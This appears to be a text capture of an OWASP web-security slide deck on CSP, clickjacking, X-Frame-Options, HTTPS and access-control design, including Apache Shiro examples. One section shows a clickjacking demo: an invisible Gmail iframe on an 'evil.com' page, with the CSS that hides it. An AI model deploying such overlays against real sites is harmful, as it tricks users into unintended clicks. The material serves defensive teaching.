
I WILL NOT WRITE INLINE JAVASCRIPT

I WILL NOT WRITE INLINE JAVASCRIPT

I WILL NOT WRITE INLINE JAVASCRIPT

I WILL NOT WRITE INLINE JAVASCRIPT

Real world CSP in action



```
strict-transport-security: max-age=631138519
version: HTTP/1.1
x-frame-options: SAMEORIGIN
x-gitsha: d814fdf74482e7b82c1d9f0344a59dd1d6a700a6
x-rack-cache: miss
x-request-id: 746d48ca76dc0766ac24e74fa905be11
x-runtime: 0.023473
x-ua-compatible: IE=Edge,chrome=1
x-webkit-csp-report-only: default-src 'self' chrome-extension:; connect-src ws://localhost.twitter.com:* 's
elf' chrome-extension:; font-src 'self' chrome-extension:; frame-src https://*.googleapis.com https://*.
twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-ex
tension:; img-src https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://*.google-an
alytics.com https://s3.amazonaws.com https://twimg0-a.akamaihd.net 'self' chrome-extension:; media-src '
self' chrome-extension:; object-src 'self' chrome-extension:; script-src https://*.googleapis.com https:
//*.twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' about
: chrome-extension:; style-src 'unsafe-inline' https://*.googleapis.com https://*.twitter.com https://*.
twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-extension:; report-uri h
ttps://twitter.com/scribes/csp_report;
```


What does this report look like?

```
{
  "csp-report"=> {
    "document-uri"=>"http://localhost:3000/home",
    "referrer"=>"",
    "blocked-uri"=>"ws://localhost:35729/livereload",
    "violated-directive"=>"xhr-src ws://localhost.twitter.com:*"
  }
}
```


What does this report look like?

```
{
 "csp-report"=> {
   "document-uri"=>"http://example.com/welcome",
   "referrer"=>"",
   "blocked-uri"=>"self",
   "violated-directive"=>"inline script base restriction",
   "source-file"=>"http://example.com/welcome",
   "script-sample"=>"alert(1)",
   "line-number"=>81
 }
}
```

Clickjacking




First, make a tempting site



Evil Page
http://evil.com
Google
Gmail by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
4 more▾
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)

<iframe src="http://mail.google.com">



iframe is invisible, but still clickable!

```
<style>
iframe {
    width:300px;
    height:100px;
    position:absolute;
    top:0; left:0;
    filter:alpha(opacity=00);
    opacity:0.0;
}
</style>

<iframe src="https://mail.google.com”>
```

X-Frame-Options HTTP Response Header

```
// to prevent all framing of this content
response.addHeader( "X-FRAME-OPTIONS", "DENY" );

// to allow framing of this content only by this site
response.addHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );

// to allow framing from a specific domain
response.addHeader( "X-FRAME-OPTIONS", "ALLOW-FROM X" );
```

Encryption in Transit HTTPS/TLS

- Sensitive data must be encrypted in transit via HTTPS/ SSL
  - Starting when the login form is rendered
  - Until logout is complete
  - Confidentiality, Integrity and Authenticity

- OWASP HTTPS best practices://www.owasp.org/ index.php/Transport_Layer_Protection_Cheat_Sheet

- HSTS (Strict Transport Security) can help here

- Certificate Pinning can help here

Web Application Access Control Design

Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy

Hard-Coded Roles

```
if ((user.isManager() ||
        user.isAdministrator() ||
             user.isEditor()) &&
                 user.id() != 1132))
{
    //execute action
}
```

Hard-Coded Roles or Policy

- Makes “proving” the policy of an application difficult for audit or Q/A purposes
- Any time access control policy needs to change, new code need to be pushed
- RBAC is often not granular enough
- Fragile, easy to make mistakes

Best Practice: Code to the Activity

```
if (AC.hasAccess(“article:edit:12”))
{
    //execute activity
}
```

- Code it once, never needs to change again
- Implies policy is centralized in some way
- Implies policy is persisted in some way
- Requires more design/work up front to get right

SQL Integrated Access Control

Example Feature

```
http://mail.example.com/viewMessage?
msgid=2356342
```

This SQL would be vulnerable to tampering

```
select * from messages where messageid =
2356342
```

Ensure the owner is referenced in the query!

```
select * from messages where messageid =
2356342 AND messages.message_owner =
<userid_from_session>
```

Data Contextual Access Control

Data Contextual / Horizontal Access Control API examples:

```
ACLService.isAuthorized(“car:view:321”)
ACLService.assertAuthorized(“car:edit:321”)
```

Long form:

```
Is Authorized(user, Perm.EDIT_CAR, Car.class, 14)
```

Check if the user has the right role in the context of a specific object Protecting data a the lowest level!

Apache SHIRO

http://shiro.apache.org/

- Apache Shiro is a powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to **authentication, authorization**, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:weild" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```


Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs to secure access to a specific object

The Solution

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {
    log.info("You are permitted to 'drive' the 'winnebago' with license plate (id)
'eagle5'. Here are the keys - have fun!");
} else {
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
}
```


Risk = Threat x Vulnerability x Cost
What do we need to test,
And how
Code review tools
Iterative approach
Security requirements
Risk analysis
Design Review
Risk-based security tests
Static analysis (tools)
Penetration testing
Requirements and use cases
Design
Test plans
Code
Test results
Field feedback
Code Review

Thank YOU!

jim@owasp.org